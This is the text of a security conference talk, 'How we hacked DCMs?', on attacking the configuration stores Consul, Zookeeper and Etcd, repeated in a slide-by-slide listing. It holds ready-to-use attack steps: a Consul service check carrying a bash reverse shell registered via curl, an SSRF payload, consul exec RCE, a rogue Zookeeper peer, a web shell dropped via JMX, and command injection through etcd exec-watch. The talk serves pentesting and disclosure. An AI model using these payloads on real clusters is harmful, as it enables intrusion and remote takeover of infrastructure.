
How we hacked DCMs?
Bharadwaj Machiraju (@tunnelshade_)
Francis Alexander (@torque59)
#whoarewe
◦ FOSS & Python guys.
◦ Incase you use OWASP OWTF/NoSQL
Exploitation Framework, buy us a beer.
◦ Appsec Engineers at Envestnet Yodlee (fintech).
◦ Mostly we will talk about some nice pwn stories.
DCM = Distributed Configuration Management

When dinosaurs were alive ...
Application
Server
DatabaseUser
Present day scenario!
API Gateway
User
Message
Broker
Microservice 1
Job
Scheduler
Microservice 2
Keystore
Storage
General Necessity!
◦ Distributed nature of applications lead to the
necessity of distributed configuration
management for simplifying the process of
▫ Maintenance of infrastructure.
▫ Synchronization of processes.
▫ Service discovery.
General Our Necessity!
◦ Look cool in pentest reports!!
◦ As other application’s configurations are present
here, it is a goldmine.
◦ And if you get to editing these configurations ...
Types of DCMs
1. Ensemble Type
◦ Cluster of servers in sync.
◦ Queried by the applications for shared data.
◦ Apache Zookeeper & Etcd are popular examples.
◦ Sample Usage: Provide synchronization between
processes.
2. Agent Type
◦ A lightweight agent in every instance.
◦ Agents communicate using gossip protocol (a p2p
protocol).
◦ Serf & Consul are popular examples.
◦ Sample Usage: Discover app instances and add
them to load balancer.
◦ Our favorite type :D
HashiCorp
HashiCorp Consul
◦ Agent type. Built on top Serf.
◦ Provides service discovery.
◦ Uses a microservice interface to a replicated view
of your topology and its configuration.
◦ Can monitor and change services topology based
on health.
Consul Agent (Master & Slave)
◦ Has client and master modes.
◦ All nodes run an agent.
◦ Stays in sync, interface with REST and DHCP
◦ RAFT quorum, who is leader/master.
◦ Handles WAN gossip to other datacenters.
◦ Forwards queries to leader/master.
Security Overview
◦ No Authentication by default.
◦ Enumerate Services through HTTP API.
◦ SSRF feature/vulnerability.
◦ RCE through services and event firing.

Some Interesting API’s
◦ Agent HTTP Endpoint
▫ /v1/agent/checks : Returns the checks the local agent is
managing
▫ /v1/agent/services : Returns the services the local agent is
managing
◦ Coordinate HTTP Endpoint
▫ /v1/coordinate/datacenters : Queries for WAN coordinates
of Consul servers.
SSRF With Join Endpoint
◦ Triggers the local agent to join a node.
◦ /v1/agent/join/<address>
Final Payload
http://localhost:8500/v1/agent/join/127.0.0.1:port.

Remote Code Execution - I
◦ Execute your code through events.
◦ Consul exec provides an interface to run these.
How does it Work
◦ Create session: PUT /v1/session/create
◦ Create Rexec event: PUT
/v1/kv/_rexec/job-uuid/job?acquire=job-uuid.
◦ Fire the event: PUT /v1/event/fire/_rexec
Remote Code Execution - I
Final Payload
◦ consul exec -http-addr=remote_addr
[whoami/payload].
◦ If disable_remote_execution is enabled then we
are out of luck (which mostly never happens
though !!).
Demo
Remote Code Execution - II
◦ Execute your code by registering as services.
◦ We could then leverage checks to get our code
executed.
◦ Services are synced and then executed.
◦ Once done with your work de-register and come
out.
Remote Code Execution - II
Registering a Service
◦ Sample Service:With Check
{ "ID": "http",
"Name": "http",
"Address": "0.0.0.0",
"Port": 80,
"check": {
"script": "bash -i >& /dev/tcp/0.0.0.0/8081 0>&1",
"interval": "10s"
}
Remote Code Execution - II
Final Payload
◦ Use Curl
▫ curl -X PUT --data-binary @test.json
http://localhost:8500/v1/agent/service/regi
ster
◦ Check : dig @127.0.0.1 -p 8600 http.service.consul.
◦ Open netcat you should have your shell ready.
Remote Code Execution - II
Final Thoughts.
◦ If not de-registered, the service should be running
and you should have persistence.
◦ Deregistering is simple
(/deregister/service-name)
Demo
Apache Zookeeper
Because coordinating distributed applications is a zoo
Apache Zookeeper
◦ Ensemble type.
◦ Cluster of servers available to query.
◦ The name space provided is much like that of a
standard file system.
◦ A name is a sequence of path elements separated
by a slash (/). Every node is identified by a path.
It looks like (meh)
Hierarchical Namespace
Quorum Peer
◦ One server in quorum is called quorum peer.
◦ Each one has three ports open
▫ Intercom. ports (Default: 2888 & 3888)
▫ Client port (Default: 2181)
Simple API
◦ create/delete/exists node
◦ get/set data node
◦ get children node
◦ sync
◦ watch node
◦ Libs available in all languages exposing this api.
Auth?
◦ Optional Auth ← People are Lazy (Proof:
Shodan)
◦ Different kinds of auth are supported.
◦ No auth is fine, but if auth then we need a way.
◦ Next logical step was to dive into internals of zk.
◦ For that
Installed Eclipse & configured JAVA
Let us try Hey man,
where is
the auth?
Bits and Pieces!
◦ Custom binary protocol using Apache Jute.
◦ Only one vulnerability known till date
CVE-2015-5017 (Buffer Overflow in ZK C cli shell)
◦ But then ...
Hey, please
sync with this
latest data
snapshot!
Hi, I am
your
follower.
Rogue Quorum Peer <= 3.4.9
◦ Introduce a rogue follower to quorum leader
gives you access to data along with the auth info
for certain auth providers.
◦ So, whenever you want to modify existing data,
just resubmit the auth info along with write
request to the leader. KABOOOM!!
Demo
Why is Zookeeper important?
◦ Used in many awesome products mainly from
Apache.
◦ Apache HBase non related distributed db.
◦ Uses zk for synchronization.
HBase
Briefly,
◦ Every HMaster creates an ephemeral node and
backup masters just wait.
◦ If you can bypass auth and write/delete this
ephemeral node, you can add a rogue master.
◦ Give it time :P or force crash the old master for all
region servers to connect to your rogue.
◦ Extrapolation of CVE-2015-1836.
Briefly
JMX and Zookeeper are Buddies
◦ Zookeeper runs JMX by default but on loopback.
◦ Instances having remotely accessible JMX are fun.
◦ End Result: Chain set of Bugs to RCE.
How we did it luckily!!
◦ Memory can be accessed through JMX which can
be written to a file.
◦ We used Zookeeper to pop a php/jsp shell by
creating a node with our code as its value.
◦ Multiple reads of the node makes it available in
the memory.
◦ Dump to an executable location within the web
server. PWN !!!
CoreOS
Architecture
Etcd Basics
◦ Nodes get Connected to the Main Server (Cluster)
◦ Stores data persistently
◦ Takes snapshots.
◦ Like a directory tree.
◦ Uses a discovery URL.
Etcd API
◦ put key value
◦ get key
◦ del --from-key a
◦ snapshot save snapshot.db
◦ watch
Either use CURL or get yourself etcdctl
Inherent [In]security
◦ No Authentication by default.
◦ Authentication sucks if not implemented properly.
◦ HTTP Endpoints available at your disposal.
◦ RCE through un-authenticated instances when
exposed with a feature.
But it is 2017 right!!
◦ Users and roles implemented in Etcd>=2.1
◦ Auth can be switched on by enabling root
user.
◦ But ...
◦ Guest account gets enabled by default.
◦ guest users have read and write
privileges.

Use Case - Chain to RCE
◦ Etcd allows usage of watchers.
◦ Watch a node and execute commands
◦ We came across $ETCD_WATCH_VALUE
◦ We saw some pretty dumb implementations.
◦ Etcd does not filter values coming to
ETCD_WATCH_VALUE
etcdctl exec-watch --recursive /foo_dir/foo --sh -c
'$ETCD_WATCH_VALUE'
Let the request talk.
curl http://<ip>:2379/v2/keys/foo_dir/foo -X PUT
-d value="ls"
Pwn !!
Brainstorm!!!
◦ Requires write operation, to write to the key, and
we should probably have luck with monitoring
using exec-watch, which most people do !!.
◦ Etcd is being used in Kubernetes. You cannot be
more Evil.
Demo
Etcd is nice
◦ Some of the attacks, only applicable if instance is
not authenticated.
◦ You can add rogue members.
◦ Check for health.
◦ Get the connected members’ list.
Lots of DCMs Pwnage
Automation !!
Garfield
◦ Wannabe distributed application stack scanner.
◦ Currently supports DCMs - Zk, Etcd and Consul.
Written in <3 with Python.
Demos
References
◦ CoreOS Etcd (https://coreos.com/etcd)
◦ Apache Zookeeper (https://zookeeper.apache.org/)
◦ Hashicorp Consul (https://www.consul.io/)
◦ Zk (https://zookeeper.apache.org/doc/trunk/zookeeperOver.html)
Ongoing Work
◦ Not yet broken auth providers in zookeeper.
◦ Kubernetes access through etcd.
◦ Other distributed systems using zookeeper.
Shouts!!
PhDays (y)
Wonderful folks of #appsec@yodlee
Kamaiah Nadavala
Ajin Abraham
Thank You!
Bharadwaj Machiraju
@tunnelshade_
blog.tunnelshade.in
Francis Alexander
@torque59
nosqlproject.com
github.com/torque59/garfield

Как мы взломали распределенные системы конфигурационного управления

  • 1.
    How we hackedDCMs? Bharadwaj Machiraju (@tunnelshade_) Francis Alexander (@torque59)
  • 2.
    #whoarewe ◦ FOSS &Python guys. ◦ Incase you use OWASP OWTF/NoSQL Exploitation Framework, buy us a beer. ◦ Appsec Engineers at Envestnet Yodlee (fintech). ◦ Mostly we will talk about some nice pwn stories.
  • 3.
    DCM = DistributedConfiguration Management
  • 4.
    When dinosaurs werealive ... Application Server DatabaseUser
  • 5.
    Present day scenario! APIGateway User Message Broker Microservice 1 Job Scheduler Microservice 2 Keystore Storage
  • 6.
    General Necessity! ◦ Distributednature of applications lead to the necessity of distributed configuration management for simplifying the process of ▫ Maintenance of infrastructure. ▫ Synchronization of processes. ▫ Service discovery.
  • 7.
    General Our Necessity! ◦Look cool in pentest reports!! ◦ As other application’s configurations are present here, it is a goldmine. ◦ And if you get to editing these configurations ...
  • 8.
  • 9.
    1. Ensemble Type ◦Cluster of servers in sync. ◦ Queried by the applications for shared data. ◦ Apache Zookeeper & Etcd are popular examples. ◦ Sample Usage: Provide synchronization between processes.
  • 10.
    2. Agent Type ◦A lightweight agent in every instance. ◦ Agents communicate using gossip protocol (a p2p protocol). ◦ Serf & Consul are popular examples. ◦ Sample Usage: Discover app instances and add them to load balancer. ◦ Our favorite type :D
  • 11.
  • 12.
    HashiCorp Consul ◦ Agenttype. Built on top Serf. ◦ Provides service discovery. ◦ Uses a microservice interface to a replicated view of your topology and its configuration. ◦ Can monitor and change services topology based on health.
  • 14.
    Consul Agent (Master& Slave) ◦ Has client and master modes. ◦ All nodes run an agent. ◦ Stays in sync, interface with REST and DHCP ◦ RAFT quorum, who is leader/master. ◦ Handles WAN gossip to other datacenters. ◦ Forwards queries to leader/master.
  • 15.
    Security Overview ◦ NoAuthentication by default. ◦ Enumerate Services through HTTP API. ◦ SSRF feature/vulnerability. ◦ RCE through services and event firing.
  • 16.
    Some Interesting API’s ◦Agent HTTP Endpoint ▫ /v1/agent/checks : Returns the checks the local agent is managing ▫ /v1/agent/services : Returns the services the local agent is managing ◦ Coordinate HTTP Endpoint ▫ /v1/coordinate/datacenters : Queries for WAN coordinates of Consul servers.
  • 17.
    SSRF With JoinEndpoint ◦ Triggers the local agent to join a node. ◦ /v1/agent/join/<address> Final Payload http://localhost:8500/v1/agent/join/127.0.0.1:port.
  • 18.
    Remote Code Execution- I ◦ Execute your code through events. ◦ Consul exec provides an interface to run these. How does it Work ◦ Create session: PUT /v1/session/create ◦ Create Rexec event: PUT /v1/kv/_rexec/job-uuid/job?acquire=job-uuid. ◦ Fire the event: PUT /v1/event/fire/_rexec
  • 19.
    Remote Code Execution- I Final Payload ◦ consul exec -http-addr=remote_addr [whoami/payload]. ◦ If disable_remote_execution is enabled then we are out of luck (which mostly never happens though !!).
  • 20.
  • 22.
    Remote Code Execution- II ◦ Execute your code by registering as services. ◦ We could then leverage checks to get our code executed. ◦ Services are synced and then executed. ◦ Once done with your work de-register and come out.
  • 23.
    Remote Code Execution- II Registering a Service ◦ Sample Service:With Check { "ID": "http", "Name": "http", "Address": "0.0.0.0", "Port": 80, "check": { "script": "bash -i >& /dev/tcp/0.0.0.0/8081 0>&1", "interval": "10s" }
  • 24.
    Remote Code Execution- II Final Payload ◦ Use Curl ▫ curl -X PUT --data-binary @test.json http://localhost:8500/v1/agent/service/regi ster ◦ Check : dig @127.0.0.1 -p 8600 http.service.consul. ◦ Open netcat you should have your shell ready.
  • 25.
    Remote Code Execution- II Final Thoughts. ◦ If not de-registered, the service should be running and you should have persistence. ◦ Deregistering is simple (/deregister/service-name)
  • 26.
  • 28.
    Apache Zookeeper Because coordinatingdistributed applications is a zoo
  • 29.
    Apache Zookeeper ◦ Ensembletype. ◦ Cluster of servers available to query. ◦ The name space provided is much like that of a standard file system. ◦ A name is a sequence of path elements separated by a slash (/). Every node is identified by a path.
  • 30.
  • 31.
  • 32.
    Quorum Peer ◦ Oneserver in quorum is called quorum peer. ◦ Each one has three ports open ▫ Intercom. ports (Default: 2888 & 3888) ▫ Client port (Default: 2181)
  • 33.
    Simple API ◦ create/delete/existsnode ◦ get/set data node ◦ get children node ◦ sync ◦ watch node ◦ Libs available in all languages exposing this api.
  • 34.
    Auth? ◦ Optional Auth← People are Lazy (Proof: Shodan) ◦ Different kinds of auth are supported. ◦ No auth is fine, but if auth then we need a way. ◦ Next logical step was to dive into internals of zk. ◦ For that
  • 35.
    Installed Eclipse &configured JAVA
  • 36.
    Let us tryHey man, where is the auth?
  • 37.
    Bits and Pieces! ◦Custom binary protocol using Apache Jute. ◦ Only one vulnerability known till date CVE-2015-5017 (Buffer Overflow in ZK C cli shell) ◦ But then ...
  • 38.
    Hey, please sync withthis latest data snapshot! Hi, I am your follower.
  • 39.
    Rogue Quorum Peer<= 3.4.9 ◦ Introduce a rogue follower to quorum leader gives you access to data along with the auth info for certain auth providers. ◦ So, whenever you want to modify existing data, just resubmit the auth info along with write request to the leader. KABOOOM!!
  • 41.
  • 42.
    Why is Zookeeperimportant? ◦ Used in many awesome products mainly from Apache. ◦ Apache HBase non related distributed db. ◦ Uses zk for synchronization.
  • 43.
  • 44.
    Briefly, ◦ Every HMastercreates an ephemeral node and backup masters just wait. ◦ If you can bypass auth and write/delete this ephemeral node, you can add a rogue master. ◦ Give it time :P or force crash the old master for all region servers to connect to your rogue. ◦ Extrapolation of CVE-2015-1836.
  • 45.
  • 46.
    JMX and Zookeeperare Buddies ◦ Zookeeper runs JMX by default but on loopback. ◦ Instances having remotely accessible JMX are fun. ◦ End Result: Chain set of Bugs to RCE.
  • 47.
    How we didit luckily!! ◦ Memory can be accessed through JMX which can be written to a file. ◦ We used Zookeeper to pop a php/jsp shell by creating a node with our code as its value. ◦ Multiple reads of the node makes it available in the memory. ◦ Dump to an executable location within the web server. PWN !!!
  • 49.
  • 50.
  • 51.
    Etcd Basics ◦ Nodesget Connected to the Main Server (Cluster) ◦ Stores data persistently ◦ Takes snapshots. ◦ Like a directory tree. ◦ Uses a discovery URL.
  • 52.
    Etcd API ◦ putkey value ◦ get key ◦ del --from-key a ◦ snapshot save snapshot.db ◦ watch Either use CURL or get yourself etcdctl
  • 53.
    Inherent [In]security ◦ NoAuthentication by default. ◦ Authentication sucks if not implemented properly. ◦ HTTP Endpoints available at your disposal. ◦ RCE through un-authenticated instances when exposed with a feature.
  • 54.
    But it is2017 right!! ◦ Users and roles implemented in Etcd>=2.1 ◦ Auth can be switched on by enabling root user. ◦ But ... ◦ Guest account gets enabled by default. ◦ guest users have read and write privileges.
  • 56.
    Use Case -Chain to RCE ◦ Etcd allows usage of watchers. ◦ Watch a node and execute commands ◦ We came across $ETCD_WATCH_VALUE ◦ We saw some pretty dumb implementations. ◦ Etcd does not filter values coming to ETCD_WATCH_VALUE
  • 57.
    etcdctl exec-watch --recursive/foo_dir/foo --sh -c '$ETCD_WATCH_VALUE'
  • 58.
    Let the requesttalk. curl http://<ip>:2379/v2/keys/foo_dir/foo -X PUT -d value="ls" Pwn !!
  • 59.
    Brainstorm!!! ◦ Requires writeoperation, to write to the key, and we should probably have luck with monitoring using exec-watch, which most people do !!. ◦ Etcd is being used in Kubernetes. You cannot be more Evil.
  • 60.
  • 62.
    Etcd is nice ◦Some of the attacks, only applicable if instance is not authenticated. ◦ You can add rogue members. ◦ Check for health. ◦ Get the connected members’ list.
  • 63.
    Lots of DCMsPwnage Automation !!
  • 64.
    Garfield ◦ Wannabe distributedapplication stack scanner. ◦ Currently supports DCMs - Zk, Etcd and Consul. Written in <3 with Python.
  • 67.
  • 68.
    References ◦ CoreOS Etcd(https://coreos.com/etcd) ◦ Apache Zookeeper (https://zookeeper.apache.org/) ◦ Hashicorp Consul (https://www.consul.io/) ◦ Zk (https://zookeeper.apache.org/doc/trunk/zookeeperOver.html) Ongoing Work ◦ Not yet broken auth providers in zookeeper. ◦ Kubernetes access through etcd. ◦ Other distributed systems using zookeeper.
  • 69.
    Shouts!! PhDays (y) Wonderful folksof #appsec@yodlee Kamaiah Nadavala Ajin Abraham
  • 70.
    Thank You! Bharadwaj Machiraju @tunnelshade_ blog.tunnelshade.in FrancisAlexander @torque59 nosqlproject.com github.com/torque59/garfield